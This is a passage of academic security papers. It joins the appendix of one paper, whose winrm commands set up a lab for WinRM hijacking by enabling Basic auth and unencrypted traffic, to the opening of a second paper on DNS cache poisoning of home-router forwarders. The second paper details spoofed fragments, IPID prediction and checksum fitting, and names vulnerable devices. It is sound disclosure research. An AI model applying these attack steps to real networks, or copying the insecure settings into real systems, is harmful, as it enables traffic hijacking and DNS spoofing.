[51] Hossein Siadati and Nasir Memon. Detecting structurally anomalous logins within enterprise networks. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1273–1284. ACM, 2017.

[52] Abraham Silberschatz, Peter B. Galvin, and Greg Gagne. *Operating System Concepts*. Wiley Publishing, 9th edition, 2012.

[53] SolarWinds. SITE FTP command. https://support.solarwinds.com/SuccessCenter/s/article/SITE-FTP-command, 2017. Accessed August 2019.

[54] W. Richard Stevens, Bill Fenner, and Andrew M. Rudoff. *UNIX Network Programming, Vol. 1*. Pearson Education, 3 edition, 2003.

[55] Suricata. Suricata features. https://suricata-ids.org/features/, 2018. Accessed November 2018.

[56] Andrew S Tanenbaum and DJ Wetherall. Computer Networks, Fifth Edition. In *Pearson Education, Inc.* Prentice Hall, 2011.

[57] FireEye FLARE Team. Windows management instrumentation (wmi) offense, defense, and forensics. https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf, 2015. Accessed February 2019.

[58] David Treadwell. socket.c. http://icerote.net/doc/library/programming/source/SOURCE.CODE.MICROSOFT.WINDOWS.2000.AND.NT4-BTDE/win2k/private/net/sockets/winsock2/wsp/msafd/socket.c, 1992. Accessed January 2019.

[59] David Treadwell. wspmisc.c. http://icerote.net/doc/library/programming/source/SOURCE.CODE.MICROSOFT.WINDOWS.2000.AND.NT4-BTDE/win2k/private/net/sockets/winsock2/wsp/msafd/wspmisc.c, 1992. Accessed January 2019.

[60] VMware. Configure WinRM to Use HTTP. https://docs.vmware.com/en/vRealize-Automation/7.5/com.vmware.vrealize.orchestrator-use-plugins.doc/GUID-D4ACA4EF-D018-448A-866A-DECDDA5CC3C1.html. Accessed November 2018.

[61] Taimour Wehbe, Vincent Mooney, and David Keezer. Hardware-Based Run-Time Code Integrity in Embedded Devices. *Cryptography*, 2(3), 2018.

A Prepare the Environment for WinRM Hijacking

A.1 Server Configuration

First, we configure the WinRM server on the remote machine by following these steps.

Set the default WinRM configuration

```
winrm quickconfig
```

Run the following command to check whether a listener is running, and verify the default ports

```
winrm e winrm/config/listener
```

Run the following command to enable basic authentication

```
winrm set winrm/config/service/auth
  '@{Basic="true"}'
```

Run the following command to allow transfer of unencrypted data by the WinRM server

```
winrm set winrm/config/service
  '@{AllowUnencrypted="true"}'
```

A.2 Client Configuration

Next, we configure the WinRM client by following these steps.

Run the following command to enable basic authentication

```
winrm set winrm/config/client/auth
  '@{Basic="true"}'
```

Run the following command to allow transfer of unencrypted data by the WinRM client

```
winrm set winrm/config/client
  '@{AllowUnencrypted="true"}'
```

If the WinRM host machine is in an external domain, run the following command to specify the trusted hosts

```
winrm set winrm/config/client
  '@{TrustedHosts="host1, host2, host3"}'
```

Poison Over Troubled Forwarders: A Cache Poisoning Attack Targeting DNS Forwarding Devices

Xiaofeng Zheng[*,†], Chaoyi Lu[*], Jian Peng[*], Qiushi Yang[†],
Dongjie Zhou[§], Baojun Liu[*], Keyu Man[‡], Shuang Hao[¶], Haixin Duan[*,†*] and Zhiyun Qian[‡]

[*] Tsinghua University, [†] Qi An Xin Technology Research Institute,
[§] State Key Laboratory of Mathematical Engineering and Advanced Computing,
[‡] University of California, Riverside, [¶] University of Texas at Dallas

Abstract

In today's DNS infrastructure, DNS forwarders are devices standing in between DNS clients and recursive resolvers. The devices often serve as ingress servers for DNS clients, and instead of resolving queries, they pass the DNS requests to other servers. Because of the advantages and several use cases, DNS forwarders are widely deployed and queried by Internet users. However, studies have shown that DNS forwarders can be more vulnerable devices in the DNS infrastructure.

In this paper, we present a cache poisoning attack targeting DNS forwarders. Through this attack, attackers can inject rogue records of arbitrary victim domain names using a controlled domain, and circumvent widely-deployed cache poisoning defences. By performing tests on popular home router models and DNS software, we find several vulnerable implementations, including those of large vendors (e.g., D-Link, Linksys, dnsmasq and MS DNS). Further, through a nationwide measurement, we estimate the population of Chinese mobile clients which are using vulnerable DNS forwarders. We have been reporting the issue to the affected vendors, and so far have received positive feedback from three of them. Our work further demonstrates that DNS forwarders can be a soft spot in the DNS infrastructure, and calls for attention as well as implementation guidelines from the community.

1 Introduction

The Domain Name System (DNS) serves as one of the fundamental infrastructures of the Internet. It provides translation of human-readable domain names to numerical addresses, and is the entry of almost every action on the Internet. According to its initial standard, when a domain name needs to be resolved, a DNS client sends a query to a recursive resolver. The recursive resolver in turn fetches answers from authoritative servers.

However, as the DNS ecosystem has evolved dramatically, the system now consists of multiple layers of servers [62]. Specifically, *DNS forwarders* refer to devices standing in between DNS clients and recursive resolvers. Upon receiving DNS queries, the devices do not resolve the domain name by themselves, but pass the requests to other servers (e.g., an upstream recursive resolver). To name a few use cases, DNS forwarders can serve as convenient default resolvers, load balancers for upstream servers, and gateways of access control. Meanwhile, for clients in a local network, using DNS forwarders can mitigate security risks, as the devices are not directly exposed to Internet attackers [49].

Because of the advantages, DNS forwarders are fairly prevalent devices in the DNS infrastructure. It has been reported that over 95% open DNS resolvers are actually forwarders [62], and that a vast number of them run on residential network devices [57, 64]. Forwarding is also widely implemented in DNS software (e.g., BIND [25], Unbound [27], Knot Resolver [13] and PowerDNS [18]) and home routers (e.g., TP-Link [21], D-Link [5] and Linksys [4]).

Given its prevalence, though, there have been only few studies on the understanding and security status of DNS forwarders. In addition, works have shown that DNS forwarders can actually be a soft spot in the DNS infrastructure. For instance, a considerable number of such device fail to perform checks on ephemeral port numbers and DNS transaction IDs, and are vulnerable to cache poisoning attacks or DoS [49, 63, 64]. The discoveries call for deployments of cache poisoning defences, such as randomizing port numbers [52], 0x20 encoding [36] and DNSSEC [30].

In this paper, we further demonstrate that DNS forwarders can be vulnerable devices in the ecosystem, by proposing a cache poisoning attack. Using our attack methods, an adversary can use a controlled domain name and authoritative server to *inject records of arbitrary domain names*. In addition, the attack *bypasses widely-deployed defences* including randomized ephemeral port numbers and 0x20 encoding. We also perform tests on current implementations of DNS forwarders, and find several home router models and

[*]Haixin Duan is the corresponding author.

DNS software vulnerable to this attack. The vulnerable implementations include those from popular vendors, such as D-Link [5], Linksys [4], dnsmasq [7] and MS DNS [8]. We have been reporting the issue to the affected vendors, and so far have received positive responses from three of them. Furthermore, we perform a nationwide measurement of the affected client population, and estimate the scale of Chinese mobile devices which are using the vulnerable devices. In the end, we find that the industry have diverse understanding on the role of DNS forwarders, and there is still a lack of forwarder implementation guidelines in the DNS specifications.

Contributions. In this paper, we make the following contributions.

New attack. We propose a type of cache poisoning attack targeting DNS forwarders. Through this attack, an adversary can use a controlled domain name to inject DNS records of arbitrary victim domain names, and circumvent current cache poisoning defences.

New findings. We find several home router models and DNS software vulnerable to the attack, including those by large developers. We have been reporting the vulnerability to affected vendors.

Put together, this paper demonstrates an attack targeting DNS forwarders, and sheds light on their security problems. DNS forwarders are prevalent devices in the ecosystem, yet we show that they can be more vulnerable to cache poisoning attacks. Therefore, we believe more attention should be paid from the community to DNS forwarder specifications and security.

Paper organization. The remainder of this paper is organized as follows. Section 2 gives an overview on prior DNS cache poisoning attacks. Section 3 describes the role of forwarders in the DNS ecosystem. Section 4 illustrates our attack model. Section 5 elaborates our tests on vulnerable DNS forwarder software. Section 6 performs a nationwide measurement study on the population of affected clients. Section 7 discusses the implementation and specification of DNS forwarders. Section 8 extends the attack model and proposes mitigation. Section 9 summarizes related work and Section 10 concludes the paper.

2 Prior DNS Cache Poisoning Attacks Targeting Recursive Resolvers

DNS cache poisoning attacks have been known for long, and they pose serious threats to Internet users [65, 67, 69]. In this section we first give an overview on two major types of known attack methods, and discuss their limitations.

2.1 Forging Attacks

The goal of forging attacks is to craft a rogue DNS response and trick a resolver into accepting it. In detail, a DNS response is accepted when the following fields matches a DNS query: question section, DNS transaction ID, source/destination addresses and port numbers. If an attacker forges a DNS response with the correct metadata before the authenticated response arrives, the rogue response can be accepted by the resolver and the attack succeeds. The most influential case of forging attacks is the Kaminsky Attack [53] in 2008, which affects nearly all software designed to work with DNS.




Figure 1: Defragmentation cache injection attacks targeting recursive resolvers.

Limitations. The key to mitigating forging attacks is to increase the randomness of DNS query packets. As required by RFC 5452 [52], resolver implementations now must use randomized ephemeral port numbers and DNS transaction IDs. Meanwhile, resolvers also adopt 0x20 encoding [36] to mix the upper and lower spelling cases of the name in the question section. As a result, the widely-deployed defences have significantly increased resolvers' resistance to forging attacks.

2.2 Defragmentation Attacks

Recent studies [33, 47–49, 66] have uncovered a new type of DNS cache poisoning attack based on IP defragmentation. The attack exploits the fact that the 2nd fragment of a fragmented DNS response packet does not contain DNS or UDP headers or question section, so it can *bypass randomization-based defences against forging attacks*. As shown in Figure 1, an attacker first crafts a spoofed 2nd fragment with rogue DNS records, and issues a DNS query of the victim domain name. The response from an authoritative server is forced to be fragmented by the attacker (through a separate process ahead of time). At the recursive resolver, the legitimate 1st fragment is reassembled with the spoofed 2nd fragment, which produces a rogue DNS response. As a result, the rogue records are cached by the recursive resolver and the attack succeeds. We provide more background on IP fragmentation in Appendix A.

The core challenge of defragmentation attacks is to force a fragmentation of the DNS response, and there are two ap-




Figure 2: CDF of lowered MTU of a) authoritative servers of Alexa Top 100K domains, and b) 2M open DNS resolvers from an Internet-wide scan.

proaches proposed so far. The first approach is to lower the Path Maximum Transmission Unit (PMTU) between the recursive resolver and authoritative servers [33]. We term this type of attack as *PMTU-based defragmentation attack*. By contrast, the second approach is to send DNSSEC queries to solicit enlarged DNS responses with DNSSEC records, so that they reach limits of MTUs (e.g., 1,500 bytes for Ethernet) and will be fragmented [48]. We term this type of attack as *DNSSEC-based defragmentation attack*.

Limitations. Previous defragmentations have high requirements on the PMTU behavior of authoritative name servers, as well as the victim domains. Specifically, PMTU-based defragmentation requires an attacker to send specially-crafted *ICMP fragmentation needed error* messages to an authoritative server claiming a small PMTU and trick it to lower the PMTU for a specific resolver. However, we find this is impractical in most cases. As shown in Figure 2, for authoritative servers of Alexa Top 100K domains, only 0.7% are willing to reduce their MTU to less than 528 bytes. Since DNS responses are typically smaller than 512 bytes, it is not likely that they will be forcibly fragmented. As for DNSSEC-based attacks, they require non-validating recursive resolvers and can be mitigated through proper DNSSEC deployment and validation. Moreover, the attack only works for DNSSEC-signed victim domains. Currently, DNSSEC deployment is still low among domain names (e.g., less than 1.85% for popular domains in 2017 [34]), thus the target of DNSSEC-based defragmentation attacks is limited.

3 DNS Forwarder

Traditionally, a DNS resolution process involves a DNS client (or stub resolver), a recursive resolver and authoritative servers. When a domain needs to be resolved, the DNS client sends a query to a recursive resolver, which in turn fetches answers from authoritative servers. For maximum protocol capability, it is recommended that DNS clients use a full-service resolver directly [31]. However, in reality, the DNS infrastructure has become far more complex than




Figure 3: DNS infrastructure with forwarders

this simple model, often involving multiple layers of servers. One of the new roles introduced in the infrastructure [29,70], as shown in Figure 3, is *DNS forwarders*[1]. They sit in between stub and recursive resolvers, and often serve as ingress servers for DNS clients (e.g., home wireless routers). When a DNS forwarder receives a query, instead of performing the resolution recursively, it simply forwards the query to an upstream recursive resolver. To name a few use cases, it can serve as a default local resolver (with *caching capability*) for clients (e.g., clients using DHCP to obtain network configurations in LAN), perform load balancing among upstream recursive resolvers, and can be used to enforce access control.

DNS forwarder vs. recursive resolver. In the latest RFC on DNS terminology (i.e., RFC 8499 [50]), recursive resolvers are resolvers which "act in recursive mode". When it receives a DNS query, a recursive resolver accesses other servers, and should respond with the *final answer* to the original query. As such, recursive resolvers should handle referrals to other servers and aliases to other names (i.e., CNAMEs), and aggregate the resource records into one final answer. Recursive resolvers should also perform integrity checks such as the bailiwick check [39] and DNSSEC validation [30]. In contrast, a DNS forwarder does not recursively resolve queries, and instead relies on the integrity of its upstream server. As a result, DNS forwarders do not handle referrals, and are typically not in the position to verify the responses. Otherwise, forwarders will be repeating the work of resolvers, e.g., checking each referral, defeating the purpose of having another layer of indirection. As we will articulate later, this is a key weakness of DNS forwarders which enables our cache poisoning attack.

4 Defragmentation Attacks Targeting DNS Forwarders

As we have seen, previous defragmentation attacks have limitations regarding the ability to trigger fragmentation. In this section, we propose a novel modified defragmentation attack that works perfectly against DNS forwarders due to its unique role in the DNS infrastructure.

[1] Also defined as "FDNS" in literature.

4.1 Attack Overview

Threat Model. Studies have discovered a large number of DNS forwarders running on *residential network devices*, such as home routers [64]. As such, in our threat model we assume the attacker is located in the same LAN as the DNS forwarder, and can issue DNS queries. This can occur in an open Wi-Fi network (e.g., at coffee shops and airports) without strong security protection or password. This can also happen in some enterprise networks where a guest, insider, or compromised machine acts as an attacker. In some cases, forwarders on home routers can also be open to public due to misconfigurations [57].

Our attack starts out by asking the question: can we force fragmentation reliably and deterministically? It turns out that we can, if the query is sent towards an authoritative name server under an attacker's control – as the server can intentionally send an oversized response. At a first glance, this is meaningless because that would mean that the domain hosted on the attacker's authoritative name server also belongs to the attacker already (e.g., attacker.com). It is useless to poison the attacker's own domain. However, our key insight is that forwarders have total reliance on upstream resolvers to perform response validation (see Section 3). Due to the unique role of DNS forwarder, it is actually possible to inject spoofed fragments containing records of other domains (e.g., victim.com) and trick the forwarder to cache such records.

Workflow. Figure 4 illustrates this idea. After probing the current resolver IPID (step 0), an attacker feeds the victim DNS forwarder with a spoofed 2nd fragment containing rogue DNS records (step 1) and launches a DNS request (step 2). The aggregated final response from the attacker's authoritative servers (oversized, larger than Ethernet MTU) is fragmented when leaving the recursive resolver (step 3b), and defragmented at the DNS forwarder (step 3c). In particular, at defragmentation *the legitimate 1st fragment is reassembled with the spoofed 2nd fragment*, producing a rogue response. Consequently, the rogue DNS records are then written into the forwarder's cache (as forwarders are not in the position to validate upstream responses), and handed over to downstream devices. As is the case with prior defragmentation attacks, an attacker no longer needs to guess DNS and UDP metadata (e.g., DNS transaction ID and ephemeral port numbers), which does not exist in the 2nd fragment. Using oversized responses, our new attack can overcome the key limitation in prior defragmentation attacks that forcing fragmentation is difficult.

4.2 Forcing DNS Response Fragmentation

Forcing DNS response fragmentation (see Figure 4, step 3b) is one of the key steps in defragmentation attacks. As discussed in Section 2, previous studies use two different methods to force fragmentation: reducing PMTU and enlarging DNS responses with DNSSEC. Let us reason about whether these two methods can be applied to DNS forwarders successfully.




Figure 4: Defragmentation cache poisoning attack targeting DNS forwarders in the same LAN (e.g., DNS forwarders of residential network devices).

Reducing PMTU: ineffective for DNS forwarder attacks. We first consider borrowing from PMTU-based defragmentation attacks, where an attacker lowers PMTU to force response fragmentation. According to our attack model, the DNS response needs to be fragmented between the recursive resolver and the DNS forwarder (see Figure 4, step 3b), thus an attacker should attempt to lower the MTU of the upstream recursive resolver. Using the same approach as in [33] (i.e., sending ICMP fragmentation needed error messages), we perform a measurement on 2M open DNS resolvers in the wild. In the end, as also shown in Figure 2, the results turn out to be unsatisfying: only 0.3% resolvers can reduce their packet size to below 512 bytes, and less than 37% reduce to below 600 bytes.

DNSSEC-based fragmentation: even less effective against DNS forwarders. We already know that leveraging DNSSEC is very limited as it only works for a limited range of domains and servers. In addition, DNS forwarders in this case also need to support DNSSEC. Otherwise, the upstream recursive resolver will not even send DNSSEC responses.

Solution: oversized DNS response using CNAME. As mentioned earlier, an attacker-controlled authoritative name server can intentionally create an oversized DNS response larger than the Ethernet MTU (i.e., larger than 1,500 bytes), such that it will *always be fragmented at the recursive resolver*.

As shown in Figure 5, the method to create such large responses is through *a chain of CNAME records*, followed by one final A record. When handling this query, recursive resolvers will query the aliases in the chain (see Figure 4, step 2d) and aggregate the CNAME records into the final response. The attacker fills the chain with enough




Figure 5: Oversized DNS response using CNAME

dummy CNAME records to make the final response larger than the Ethernet MTU, such that it will always be fragmented at the recursive resolver. In the spoofed 2nd fragment (sent to the DNS forwarder), the attacker "tampers" with the last CNAME record by pointing it to a victim domain (`victim.com`), and the last A record by pointing it to a rogue address (`a.t.k.r`). After the response is defragmented at the forwarder, the rogue A record will be cached.

The key here is that the recursive resolver sees only a legitimate oversized response from the authoritative name server (Figure 5(a)), without violating bailiwick rules. Therefore, it will attempt to relay this response as a whole back to the forwarder, with fragmentation. However, what the forwarder sees on its end is actually a tampered response (Figure 5(b)), due to the spoofed 2nd fragmented injected ahead of time. Had the resolver seen such a response (where the attacker.com eventually points to victim.com), it will reject the response during recursive queries of the aliases. This is exactly the reason our attack targets DNS forwarders as they are not in the position to perform validations.

The use of oversized DNS responses requires that all DNS servers in our attack model support Extension Mechanisms for DNS (EDNS(0)) [37]. As an important DNS feature, EDNS(0) provides support to transfer DNS packets larger than 512 bytes over UDP, and is being increasingly supported by software vendors and DNS operators. Currently it has been implemented by mainstream DNS software (e.g., BIND [25], Knot DNS [13], Unbound [27] and PowerDNS [18]) and supported by most recursive resolvers [61]. To indicate EDNS(0) support, servers use one OPT record in the additional section of a DNS packet to carry EDNS options.

4.3 Crafting Spoofed Fragments

For fragmented DNS responses, only the 1st fragment contains DNS and UDP headers (see Appendix A for more background of IP fragmentation). As a result, to craft a spoofed 2nd fragment, an attacker does not need to predict ephemeral port numbers and DNS transaction IDs. However, for successful defragmentation, an attacker needs to craft the following IP header fields of the spoofed 2nd fragment.

IPID prediction. IP identification (IPID) is a 16-bit field in the IP header, which is used to determine which datagram a fragment belongs to. For successful defragmentation, the IPIDs of the spoofed 2nd fragment and the legitimate 1st fragment (from the upstream resolver) should agree. As such, an attacker should be able to predict the IPID assignment of the upstream resolver (see Figure 4, step 1). In general, this is a well studied topic in the literature and a number of techniques have been proposed [28, 49]. We give a summary below on how we can take advantage of predictable IPID assignment and then conduct a measurement to show how most DNS resolvers in the wild can be exploited.

IPID assignment algorithms. There are three major IPID assignment algorithms: global IPID counter, hash-based IPID counter [44], and random IPID assignment. Global IPID counter increases by one for every sent packet, which is highly predictable [55]. Hash-based IPID counter algorithms first use a hash function to map an outgoing packet to one in an array of IPID counters, and then increase the selected counter by a random amount, chosen from a uniform distribution between 1 and the number of system ticks (typically milliseconds) since the last packet transmission that used the same counter [28]. If the two probes are sent close enough in time, then the IPID increments from the responses are very predictable. In fact, since the defragmentation cache can typically buffer 64 fragments [56], an attacker can make a prediction on a range of IPID values instead of a single one. The hash function determines which IPID counter is used, based on the source and destination IP address of the sent packet (the same source and destination IP pair will therefore always result in the same IPID counter getting selected). In our attack, an attacker can first probe for the current IPID value of the upstream resolver, and use one or more predicted IPIDs to place the spoofed 2nd fragment. The probing response (see Figure 4, step 0b) and the 1st fragment (see Figure 4, step 3b) are both sent to the "NAT-ed" public address of the LAN, so they are guaranteed to use the same IPID counter on the upstream resolver. As the attacker initiates the entire sequence of packets and controls the timing of these packets, it can make sure that the gap between the initial IPID and the later one (in the resolver's response) is small enough and hence predictable (because they are generated close in time, e.g., a few milliseconds apart).

Operating systems. As reported by previous studies [28, 33, 55, 71], early versions of Windows (prior to Windows 8) use global IPID counters, and recent Windows and Linux versions use hash-based IPID counters. By setting up virtual machines and probe their IPID assignments, we confirm that the latest versions of Windows 10 (Professional, Version 1909 (18363.657)) and Ubuntu (5.3.0-29-generic) both use hash-based IPID counters. Since most servers (including recursive resolvers) on the Internet are equipped with Windows or Linux, we believe this technique covers most of the ground.

Table 1: IPID assignment of egress resolvers

IPID Assignment	Name	Address	# Tested Resolvers
Hash-based IPID counters (Exploitable)	Cloudflare	1.1.1.1	64
	Quad9	9.9.9.9	8
	Comodo	8.26.56.26	2
	OpenDNS	208.67.222.222	14
	Norton	199.85.126.10	2
Random	Google	8.8.8.8	15
	Verisign	64.6.64.6	24

Open DNS resolvers. We leverage the open DNS resolver scanning result of Censys [38] on Jan 8, 2020. For each resolver in the list, we send three DNS queries in a row of our own domain name, and check whether the IPIDs in the corresponding DNS response packets are increased by a fixed value. As a result, 4,988,186 resolvers respond to all three queries, and 4,235,342 (84.9%) use incremental IPID counters which can be exploited in the attack.

Popular public DNS services. Public DNS services often use anycast for load balancing. For example, DNS queries to Google's 8.8.8.8 can exit from hundreds of "egress" resolvers (e.g., 74.125.19.*). From a client's perspective, because DNS responses come from different egress resolvers, the public DNS services appear to use random IPID assignment. However, in our defragmentation attack, because the authoritative server is under an adversary's control, an attacker can *break the load balancing* by responding to only one selected egress resolver address. If the selected egress resolver uses incremental IPID counters, the attack is still possible.

To begin our measurement, we build a custom authoritative server for our own domain name (termed as `echo.dnsaddr`). On receiving a DNS query (e.g., `[nonce].echo.dnsaddr`), the authoritative server records the source IP address of the DNS query (i.e., egress resolver address), and echoes the resolver address through an A record in the DNS response[2]. Using this technique, we can separate DNS responses sent from different egress resolvers, and observe their IPID assignment respectively.

We choose 7 popular public DNS services for our tests: Cloudflare [2], Google [10], Quad9 [19], OpenDNS [1], Verisign [22], Comodo [3] and Norton [16]. Our vantage points send DNS queries of `[nonce].our.domain` (to avoid caching) to each public DNS service and capture the DNS response packets.

As shown in Table 1, we find that five public DNS services use hash-based IPID counters on their egress resolvers, which can be exploited in the attack. Google and Verisign use unpredictable IPIDs, which are not exploitable. Due to space limit, we put more detailed results in Appendix B. To confirm that the public DNS services are exploitable, in Section 5 we also launch real attacks using a public DNS service as upstream resolver.

Other header fields. For successful defragmentation of the 1st fragment and the spoofed 2nd fragment, the attacker should also craft the following header fields in the spoofed 2nd fragment.

Fragment offset. The fragment offset in the spoofed 2nd fragment should indicate its correct position in the original datagram. Since contents of the oversized DNS response are fully controlled by the attacker (see Figure 5), the offset of the 2nd fragment can be calculated.

IP source address. The spoofed 2nd fragment should come from a spoofed address of the upstream recursive resolver. To learn the address of the upstream recursive resolver, an attacker can leverage the `echo.dnsaddr` method in our public DNS service measurement (i.e., send a query of `echo.dnsaddr` to the DNS forwarder, and check the resolver address encoded in the DNS response). An attacker may also setup an authoritative server of a controlled domain, query the DNS forwarder for the domain name, and observe the upstream recursive resolver address at the authoritative server. In networks of residential devices (i.e., LAN), IP spoofing is generally allowed.

Fitting the UDP checksum. The UDP checksum (in the legitimate 1st fragment) is calculated from the IP header, UDP header and the entire UDP payload. Tampering with records in the spoofed 2nd fragment produces a checksum mismatch, so an attacker should also adjust other bytes in the spoofed 2nd fragment to fit the original checksum. In fact this task is easy, as in our model the contents of the DNS response are fully controlled by the attacker, thus the original checksum of the DNS response is already sknown. As a result, the attacker can adjust other bytes in the spoofed 2nd fragment with simple calculation (as in [33]) to fit the UDP checksum.

4.4 Conditions of Successful Attacks

Driven from our threat model, a DNS forwarder should satisfy the following conditions to be successfully attacked.

EDNS(0) support. EDNS(0) allows large DNS packets over UDP. As an important DNS feature, we expect that it is being increasingly supported by software vendors and DNS operators.

No truncation of DNS response. Despite supporting EDNS(0), several of our tested forwarder implementations actively truncate large DNS responses, even when they do not reach the Ethernet MTU (e.g., truncate all responses at 512 or 1,280 bytes, see Table 2 in Section 5). In such case, the truncated DNS responses are not fragmented, thus the defragmentation attack will fail.

[2]Our authoritative server is similar to Akamai's `whoami.akamai.net` tool [12]. The difference is that our server replies to `*.echo.dnsaddr`, while Akamai's tool does not support queries of arbitrary subdomain.

No verification of DNS response. The aggregated oversized DNS response consists of a CNAME chain, and the attacker tampers with the last two records. To detect the rogue records, a possible solution is for the DNS forwarder to "re-query" the domains and aliases (i.e., `*.attacker.com` and `victim.com`) in the aggregated response (i.e., perform recursive queries). Alternatively, if the victim domain is DNSSEC-signed, it can also perform full DNSSEC validation. However, this defeats the purpose of a forwarder as it is significantly increasing the amount of workload.

DNS caching by record. From the smallest unit of each DNS cache entry, we find DNS forwarders cache the answers either by response as a whole (i.e., the entire response forms one cache entry) or by record (i.e., each resource record forms individual cache entries). For example, when the defragmented DNS response in Figure 5(b) is cached by response, it only forms one cache entry for `a.attacker.com`. As a result, querying `victim.com` does not hit the cache, so the spoofed record will not be returned. In contrast, when it is cached by record, querying any name in the response (e.g., `y.attacker.com` and `victim.com`) will hit the cache. Because the victim domain is located only in the last record of the response, the attack requires that the DNS forwarder cache by record. Caching by record has a performance advantage as more records will be cached in a single response.

5 Vulnerable DNS Forwarder Software

In this section, we first measure the DNS forwarding behaviors of home routers and DNS software, to check whether they fit our defragmentation attack conditions. We then perform actual defragmentation attacks to confirm their vulnerabilities.

5.1 Home Routers

A number of DNS forwarders have been recognized to run on residential network devices. In a typical setting, the devices receive DNS requests from clients, and forward them to upstream recursive resolvers. As a very representative case, we start from testing the prevalent home routers, which commonly support DNS forwarding.

We perform our tests on real home router models that we purchase from their official online stores. According to a report on the home router market [60], we select models from leading vendors including TP-Link [21], D-Link [5], NETGEAR [15], Huawei [11] and Linksys [4], as well as other prominent players like Tenda [20], ASUS [23], Gee [9] and Xiaomi [14]. In total, we perform tests on 16 router models from different vendors. For each router, we test if it fits all attack conditions proposed in Section 4.4.

Test results. Table 2 presents the DNS forwarding behaviors of home routers. Among 16 router models, we find that 8 (50%, in the first section of Table 2) satisfy all our attack conditions, which are vulnerable to the defragmentation cache poisoning attack. 5 models (in the second section of Table 2) are immune to the attack because they either do not support DNS caching or do not cache by record. The remaining 3 models (in the third section of Table 2) are not affected by the attack, because they have problems handling oversized DNS responses. They either do not support EDNS(0) at all, or actively truncate the response to a smaller size. As expected, we do not find any router model that "re-queries" the names to verify the DNS response.

Table 2: DNS forwarding behaviors of home routers. The first eight models are confirmed vulnerable by real attacks.

Brand	Model	EDNS(0)	No Truncation	Cache by Record	Vulnerable
D-Link	DIR 878	✓	✓	✓	✓
ASUS	RT-AC66U B1	✓	✓	✓	✓
Linksys	WRT32X	✓	✓	✓	✓
Motorola	M2	✓	✓	✓	✓
Xiaomi	3G	✓	✓	✓	✓
GEE	Gee 4 Turbo	✓	✓	✓	✓
Wavlink	A42	✓	✓	✓	✓
Volans	VE984GW+	✓	✓	✓	✓
Huawei	Honor router 2	✓	✓	✗	✗
Tenda	AC1206	✓	✓	✗	✗
FAST	FER1200G	✓	✓	–[1]	✗
TP-Link	TL-WDR5660	✓	✓	–	✗
Mercury	D128	✓	✓	–	✗
NetGear	R6800	✗	✗[2]	–	✗
H3C	MSR830-WiNet	✗	✗[2]	✓	✗
Cisco	RV320	✓	✗[3]	✓	✗

[1] DNS caching not supported.
[2] Truncate at 512 bytes.
[3] Truncate at 1280 bytes.

5.2 DNS Software

DNS forwarding is also implemented by mainstream DNS software. For instance, it can be enabled by the `forward-zone` keyword of Unbound, or the `server` keyword of dnsmasq. We test the DNS forwarding behaviors of seven kinds of mainstream DNS software: BIND [25], Unbound [27], Knot Resolver [13], PowerDNS [18], DNRD [6], dnsmasq [7] and MS DNS [8].

Test results. Table 3 presents the DNS forwarding behaviors of DNS software. We find that dnsmasq and MS DNS satisfy all attack conditions, which are vulnerable to the defragmentation cache poisoning attack. Particularly, dnsmasq is used by embedded systems like OpenWRT [17], so the attack can affect more router models than our tested ones. DNRD is not vulnerable because it caches DNS responses as a whole. Surprisingly, BIND, Unbound, Knot Resolver and PowerDNS are immune to the attack, because they re-query the CNAME chain and verify the oversized response, even when configured as DNS forwarders.

